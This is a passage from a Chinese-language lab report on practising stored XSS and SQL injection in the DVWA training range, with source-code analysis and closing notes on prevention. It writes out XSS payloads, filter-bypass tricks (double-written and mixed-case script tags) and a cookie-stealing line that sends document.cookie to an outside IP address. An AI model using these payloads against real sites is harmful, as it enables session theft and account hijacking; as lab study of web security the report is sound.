
成功弹出警告，攻击成功：

 由于是存储型XSS，因此刷新页面时仍会弹出警告：





接着尝试获取cookie，步骤和反射型XSS类似，发现message栏也会限制输入长度，对其进行修改，改为500字符：






再次输入载荷即可成功获取cookie：








源码：表单提交后，name和message中的内容首先被trim函数移除左右两边的字符，再被stripslashes()函数删除反斜杠，然后经过mysqli\_real\_escape\_string() 函数的处理，转义了特殊字符，最后直接代入mysqli\_query()函数来执行INSERT INTO的SQL语句。可以发现，源码没有对XSS的防护，对SQL注入的防护也很低。




1. **DVWA XSS（Stored） —— Medium ：**


同样尝试payload,<script>alert(1)</script>：




发现只剩下alert(1),而<script>被删除：




尝试在反射型XSS中使用过的大写绕过的方法：




发现报错：




接着尝试双写绕过，<scrip<script>t>alert(3)</scrip<script>t>：




成功弹出警告：



接着可以用同样的方法获取cookie，只需要使用双写绕过即可，<scrip<script>t> document.write('<img src="http://192.168.232.164:8899/'+document.cookie+'"/>')</scrip<script>t>：





源码：比起Low等级的代码，Medium等级主要是有以下几点修改：

1. 对message内容中的预定义字符添加反斜杠： 在处理用户输入时，使用addslashes()函数可以在预定义字符之前添加反斜杠，从而避免潜在的注入问题。
2. 剥离字符串中的HTML、XML和PHP标签：使用strip\_tags()函数可以从字符串中删除HTML、XML和PHP标签，确保输出的内容不包含恶意代码。
3. 将message中的预定义字符转换为HTML实体： 使用htmlspecialchars()函数将预定义字符（如&、<、>、'和"）转换为HTML实体，以防止 XSS 注入。
4. 删除name中的<script>标签：使用str\_replace()函数进行字符串替换，将 <script>标签从用户输入的name中删除。该函数区分参数大小写，因此也可以采用大写绕过。

需要注意的是，存储型XSS注入的输出位置通常位于HTML标签中间。由于 message处已经将包括<和>的预定义字符转换成了HTML实体，因此message处无法注入。然而，name处至少有三种方法可以绕过：

* 双写 <script>绕过：例如，使用 <<script>> 或 <<sCript>>。
* 大写绕过：将<script>改写为大写形式，如<sCript>。
* 使用不带<script>标签的payload：考虑使用其他标签或字符来触发XSS。



1. **实验思考及心得**
2. SQL注入：

概念：SQL 注入是一种安全漏洞，指的是Web应用程序对用户输入数据的合法性没有判断或过滤不严，攻击者可以在预定义的查询语句中添加额外的SQL 代码，从而实现非法操作，欺骗数据库服务器执行非授权的查询。

攻击方式：攻击者通过某种方法将恶意SQL语句夹带到原始SQL查询中，从而获取本应无法获得的数据。

危害：

* 数据泄露：攻击者未经授权可以获取数据库中的数据。
* 数据篡改：攻击者可以修改数据库内容，甚至添加违法内容。
* 操作数据库： 攻击者可以增加或删除数据，甚至获取服务器管理员权限。

1. XSS攻击：

概念：XSS（跨站脚本攻击）利用网页开发时的漏洞，将恶意指令代码嵌入到网页中，使用户加载并执行攻击者制造的恶意网页程序。这些恶意程序通常是 JavaScript，但也可以是其他技术（如Java、VBScript、Flash 或 HTML）。

攻击方式：攻击者将恶意脚本嵌入用户访问的页面中，当用户访问页面时，触发嵌入的恶意脚本。

危害：

* 窃取信息：攻击者可以窃取用户的 Cookie、会话和其他敏感信息。
* 劫持行为：攻击者可以监控用户的浏览历史，甚至劫持用户的 Web 行为。

1. 总结

通过在DVWA靶场上练习SQL注入和XSS攻击，我深刻体会到了Web应用程序安全的重要性。通过这些实践，我学到了应该如何防范这些常见的攻击方式，以保护用户数据和应用程序的完整性。在编写应用程序时，我们必须对SQL查询的构造方式有清晰的认识。了解查询语句中的参数和变量是如何传递给数据库的，以及如何处理用户输入是至关重要的。使用预准备语句或参数化查询可以有效防止SQL注入。将用户输入视为参数，而不是直接拼接到查询中，可以避免恶意代码的注入。XSS攻击通常利用用户输入的恶意脚本。因此，我们应该对用户输入进行过滤和转义，确保不会执行恶意代码。